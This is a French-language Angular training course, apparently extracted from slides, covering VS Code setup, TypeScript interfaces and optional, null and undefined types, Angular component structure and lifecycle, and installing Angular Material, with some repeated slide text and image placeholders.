
Note : Sélectionnez SCSS et n'activez pas le Server Side Rendering / Static Site Generation



>> Configuration de Visual Studio Code

Ouvrez le dossier que vous venez de créer avec Visual Studio Code

Note : il est recommandé de travailler directement dans le dossier du projet plutôt que dans un dossier parent (*souvent dans le but de n'utiliser qu'une seule fenêtre VS Code*), préférez l'utilisation de plusieurs fenêtres de VS Code (*file / new windows*)




Notamment car le terminal ouvrira un prompt sur le dossier ouvert (il vous faudra vous déplacer dans le bon dossier pour exécuter les commandes sinon)

>> Windows : configurer le terminal par défaut


Sur Windows, le terminal par défaut est **powershell** (Un terminal qui permet de faire beaucoup de chose mais qui dans notre cas ne sera pas intéressant car il nous obligera à exécuter des instructions supplémentaires)

On peut faire en sorte que l'ouverture d'un terminal soit désormais un **Command Prompt** (cmd)



>> Installer l'extension Angular

Installez l'extension Angular Language Service officielle d'Angular sur VS Code



>> Configurer Prettier

Certaines fonctionnalités d'Angular dans le langage HTML sont mal interprétées par Visual Studio Code



>> Optionnel : l'extension Local History

Installez l'extension Angular Language Service officielle d'Angular sur VS Code



>> Optionnel : la sauvegarde automatique

Installez l'extension Angular Language Service officielle d'Angular sur VS Code



>> Optionnel : la sauvegarde automatique

Installez l'extension Angular Language Service officielle d'Angular sur VS Code





Composants (*binding, directive, contrôleur*)

Dans ce chapitre :

Le langage Typescript



Chapitre : Les briques de base du framework

>> Qu'est ce que TypeScript ?

TypeScript est un **superset** de javascript qui permet d'introduire des notions avancées de **Programmation Orienté Objet**.

Javascript est bien un langage orienté objet, mais il ne possède pas certains composants nécessaires à pouvoir mettre en place une réelle programmation orienté objet (*types, interface, types génériques ...*)

Le code ressemble alors fortement à du code Java tout en gardant la syntaxe de base du javascript

Un **superset** est une couche (*layer*) que l'on ajoute au langage de base, permettant d'introduire des fonctionnalités supplémentaires.

Dans le cas de **Typescript**, les fichiers (*dont l'extension est .ts*) doivent être convertis en fichier javascript (*dont l'extension est .js*).

Angular permet de rendre cette opération transparente : les fichiers seront transformés à la compilation sans opérations de notre part





Créer des types

Chapitre : Les composants

TODO

declare type



TODO

inferer un type



Créer un type

Afin de créer un type nous allons définir une **interface**.

Une **interface** est semblable à une **classe**, à l'exception qu'elle permet simplement de définir les propriétés et les méthodes qu'un objet ou une classe devra posséder.

Dans notre cas, nous nous contenterons de définir les propriétés que devrait posséder un objet d'un tel type :

Personne.ts

```
export interface Personne {  
  nom: string;  
  prenom: string;  
  age: number;  
}
```



```
const moi: Personne = {  
  prenom: "franck",  
  nom: "bansept",  
  ag|  
}  
age (property) Personne.age: number
```

>> Les erreurs sont visibles dans l'éditeur

L'intérêt du typage des variables est bien l'autocomplétion, mais également la vérification des erreurs. Dans cet exemple, l'âge étant obligatoire, VSCode prévient que celui-ci est absent de l'objet que l'on tente d'affecter à la variable.

```
const moi: Personne
```

La propriété 'age' est absente du type '{ prenom: string; nom: string; }' mais obligatoire dans le type 'Personne'. ts(2741)

Personne.d.ts(4, 5): 'age' est déclaré ici.

[Voir le problème](#) [Correction rapide... \(Ctrl+;\)](#)

```
const moi: Personne = {  
  prenom: "franck",  
  nom: "bansept"  
}
```

>> Les propriétés optionnelles

Dans certains cas, les propriétés ne doivent pas être obligatoires. Il est alors possible de mettre le signe "?" après le nom de la propriété afin d'indiquer que celle-ci peut recevoir la valeur **undefined**

Personne.ts

```
export interface Personne {  
  nom: string;  
  prenom: string;  
  age?: number  
}
```

Typescript

```
const moi: Personne = {  
  prenom: "franck",  
  nom: "bansept"  
}
```

OU

```
const moi: Personne = {  
  prenom: "franck",  
  nom: "bansept",  
  age: undefined  
}
```

>> undefined VS optionnel

Attention cependant : indiquer à une propriété qu'elle peut recevoir la valeur `undefined` est différent de lui attribuer le signe "?".

Dans le premier cas, la propriété PEUT ne pas être indiquée (voir exemple précédent)

Dans le second, elle DOIT être indiquée, mais elle peut être `undefined` (voir exemple ci-dessous)

Personne.ts

```
export interface Personne {  
  nom: string;  
  prenom: string;  
  age: number | undefined  
}
```

Typescript

```
const moi: Personne = {  
  prenom: "franck",  
  nom: "bansept"  
}
```

OU

```
const moi: Personne = {  
  prenom: "franck",  
  nom: "bansept",  
  age: undefined  
}
```

ERREUR : il manque la propriété age

VALIDE : la propriété age a bien été fournie, même si elle est undefined

>> Les types multiples

Dans d'autre cas une propriété pourrait être de plusieurs types, l'opérateur "|" (prononcez "pipe" en anglais) permet de les définir.

Personne.ts

```
export interface Personne {  
  nom: string;  
  prenom: string;  
  age: number | string;  
}
```

Typescript

```
const moi: Personne = {  
  prenom: "franck",  
  nom: "bansept",  
  age: 35  
}
```

OU


```
const moi: Personne = {  
  prenom: "franck",  
  nom: "bansept",  
  age: "35 ans et des brouettes"  
}
```

La valeur “null”

Afin de pouvoir utiliser la valeur null, il faut ajouter explicitement “null” aux types de la propriété

Personne.ts

```
export interface Personne {  
  nom: string;  
  prenom: string;  
  age: number | null  
}
```



Typescript

```
const moi: Personne = {  
  prenom: "franck",  
  nom: "bansept",  
  age: null  
}
```

A noter que les mécanismes de transtypage de javascript font qu’une opération booléenne comparant la valeur **null** et **undefined** via l’opérateur **==** sera **VRAI**.

Il faudrait utiliser l’opérateur **===** pour vérifier que les 2 types sont différents

Typescript

```
if (moi.age == undefined) {  
  console.log("Le transtypage fait que null et undefined sont identiques")  
}
```


>> null VS undefined

Il ne faut surtout pas confondre la valeur **null** et **undefined**, ce sont 2 valeurs différentes.

undefined signifie que la variable n'a pas de valeur.

null signifie qu'il y a bien une valeur, mais que celle-ci ne représente rien (*ni une chaîne vide, ni zero, ni false, ni un tableau vide ...*)

Personne.ts

```
export interface Personne {  
  nom: string;  
  prenom: string;  
  age?: number;  
}
```

(property) Personne.age?: number | **undefined**

Impossible d'assigner le type 'null' au type 'number | undefined'. ts(2322)

Personne.d.ts(4, 5): Le type attendu provient de la propriété 'age', qui est déclarée ici sur le type 'Personne'

[Voir le problème](#) Aucune solution disponible dans l'immédiat

```
const moi: Personne = {  
  prenom: "franck",  
  nom: "bansept",  
  age: null  
}
```

>> valeur initiale VS null VS undefined VS non initialisée

Prenons l'exemple de l'âge d'une personne saisi dans un formulaire :

- Si il vaut 0 alors cela signifie que c'est un nouveau né
- Si il vaut **undefined**, cela signifie que le programme ne lui a pas encore défini son âge (*le programme a déclaré la variable mais elle n'a pas encore de valeur définie, exemple : l'utilisateur n'as pas encore remplis le champs âge du formulaire*)
- Si il vaut **null**, cela signifie que l'on a bien affecté une valeur, mais que cet âge est omis (*par exemple le champs âge n'est pas obligatoire dans le formulaire*)
- Si il n'est initialisé avec aucune valeur, alors c'est une variable déclarée mais dont la valeur ne peut pas être utilisée. (*selon le contexte, c'est **null** ou **undefined** que le programme doit lui affecter avant son utilisation*)


Typescript

```
let age: number = 0
console.log(age) // 0

let age2: number | undefined = undefined;
console.log(age2) // undefined

let age3: number | null = null;
console.log(age3) // null

let age4: number;
console.log(age4) // erreur
```



Qu'est ce qu'un composant ?

Chapitre : Les briques de base du framework

>> Principe Modules et Composants

Composant

C'est une partie de l'application. Cela peut être une page, une partie de la page, un composant web (ex : le regroupement d'une image, d'un bouton, et d'une description formant alors un article).

Il possède une balise, et apparaîtra n'importe où dans l'application où cette balise sera utilisée.

Le composant principal est l'AppComponent contenu dans le dossier app

Module

C'est un regroupement de composants, ils permettent un découpage de l'application (ex : administration, panier, dashboard ...)

Le Module principal est l'AppModule qui contient l'AppComponent





>> Exemples de composants




☒ Check me!

Favorite food

Sushi



>> Architecture Composant



Vue html du composant

Style du composant

Tests unitaires du composant

Code métier du composant

>> Le fichier .ts d'un composant

Chaque composant possède un fichier nom-du-composant.**component.ts** qui contient le code métier du composant. Là où se situe la logique de son fonctionnement

app.component.ts

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-root',
  templateUrl: './app.component.html',
  styleUrls: ['./app.component.scss']
})
export class AppComponent {
  title = 'my-app';
}
```

>> Le fichier .ts d'un composant

app.component.ts

```
import { Component } from '@angular/core';
```

```
@Component({  
  selector: 'app-root',  
  templateUrl: './app.component.html',  
  styleUrls: ['./app.component.scss']  
})
```

```
export class AppComponent {  
  title = 'my-app';  
}
```

Import

Annotation

Classe

>> Le fichier .ts d'un composant

app.component.ts

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-root',
  templateUrl: './app.component.html',
  styleUrls: ['./app.component.scss']
})
export class AppComponent {
  title = 'my-app';
}
```

Paramètre de l'annotation

Un objet avec 3 propriétés :
selector, **templateUrl** et **styleUrls**

>> Le fichier .ts d'un composant

app.component.ts

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-root',
  templateUrl: './app.component.html',
  styleUrls: ['./app.component.scss']
})
export class AppComponent {
  title = 'my-app';
}
```

La classe du composant doit comporter une annotation **@Component**. Cette annotation possède un paramètre qui doit respecter l'interface *ComponentDecorator*

nom de la balise html (ex : **<app-root>**)

nom du fichier de vue

liste des fichiers de styles

>> La vue d'un composant

Chaque composant possède un fichier `nom-du-composant.component.html` qui contient la vue du composant.

La vue d'un composant est une page html. Toutes les propriétés de la classe du fichier ts associé sont accessibles dans la vue. Dans cet exemple, on affiche le contenu de la variable *title* en l'entourant de double accolades.

app.component.html

```
<h1>L'application {{ title }} fonctionne!</h1>
```

app.component.ts

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-root',
  templateUrl: './app.component.html',
  styleUrls: ['./app.component.scss']
})
export class AppComponent {
  title = 'my-app';
}
```

>> Le style d'un composant

Chaque composant possède un fichier nom-du-composant.component.scss (ou un autre format choisit lors de la création du projet) qui contient les styles du composant).

Ces styles ne seront appliqués que pour ce composant.

*Note : Afin d'appliquer un style à notre composant lui même, le pseudo élément **:host** permet de sélectionner la balise du composant*

app.component.html

```
:host {  
  font-size: 16px;  
}
```

Le taille du texte du composant sera de 16px

```
h1 {  
  margin: 8px 0;  
}
```

Ce style ne sera appliqué qu'aux balises <h1> de ce composant

>> Insérer un composant via sa balise

Afin d'insérer notre composant on utilise la balise correspondant à la propriété selector qu'on lui a affecté dans le fichier TS.

Dans le cas du composant principal, il est directement ajouté dans le fichier index.html. (voir ci-dessous)
Les autres composant seront également ajoutés via leur balise, mais dans le fichier html d'un autre composant, le composant ajouté devient alors un composant enfant du composant qui le reçoit

index.html

```
<html>
  <body>
    <app-root></app-root>
  </body>
</html>
```

app.component.ts

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-root',
  templateUrl: './app.component.html',
  styleUrls: ['./app.component.scss']
})
export class AppComponent {
  title = 'my-app';
}
```

>> Création d'un composant

La création d'un composant requiert la création d'un dossier, des 4 fichiers et de ne pas se tromper dans les noms. C'est une opération chronophage qui heureusement se fait en une ligne de commande via le CLI :

```
ng generate component mon-composant
```

Afin de créer un composant dans le dossier *app*.

```
ng generate component un-autre-dossier/mon-composant
```

Afin créer le composant dans le dossier *un-autre-dossier*



>> Notre nouveau composant

mon-composant-component.ts

```
import { Component, OnInit } from '@angular/core';


@Component({
  selector: 'app-mon-composant',
  templateUrl: './mon-composant.component.html',
  styleUrls: ['./mon-composant.component.scss']
})
export class MonComposantComponent implements OnInit {

  ngOnInit() {
  }
}
```

Vous pouvez renommer le nom de la balise du composant

Méthode appelée lorsque le composant a fini de s'instancier

>> Le lifecycle (cycle de vie)



Notre méthode *ngOnInit()* sera appelée ici

Une des fonctionnalités majeures d'Angular c'est son lifecycle.

Des méthodes sont appelées lors de certains événements du composant. On peut facilement comprendre l'intérêt de *ngOnInit* qui se déclenche lorsque le composant a fini d'être chargé, mais également de *ngOnDestroy* lorsque le composant est détruit.

Il faut les voir comme des écouteurs prêts à l'emploi



La bibliothèque “Material Design”

Chapitre : Les briques de base du framework

>> Installer la bibliothèque Material

Google fournit à Angular une bibliothèque dédiée au développement d'applications respectant ses “best practice” en termes d’ergonomie : **material design**. Cette bibliothèque est optionnelle pour nos formulaires, mais les exemple seront basé sur cette dernière (mais notez qu’elle n’est pas du tout obligatoire pour utiliser les fonctionnalité présentées)

Vous pouvez consulter cette dernière à l’adresse suivante : <https://material.angular.io/components/categories>

Pour installer cette dernière, lancer la commande suivante dans le terminal :

```
ng add @angular/material
```

Il vous sera alors demandé le thème souhaité, et si vous voulez utiliser la typographie associée à la bibliothèque (*c’est à votre convenance*)

Une fois terminé ajoutez la classe suivante à la balise `<body>` du fichier `index.html` : **mat-app-background**

index.html

```
<body class="mat-typography mat-app-background">  
  <app-root></app-root>  
</body>
```

Note : la classe *mat-typography* n’a été ajoutée que si vous l’avez accepté durant la commande précédente

>> Importer des modules

Chaque composant est séparé dans un module distinct. Afin de connaître l'import nécessaire à l'utilisation de ce module, vous pouvez vous rendre sur l'onglet API du composant en question

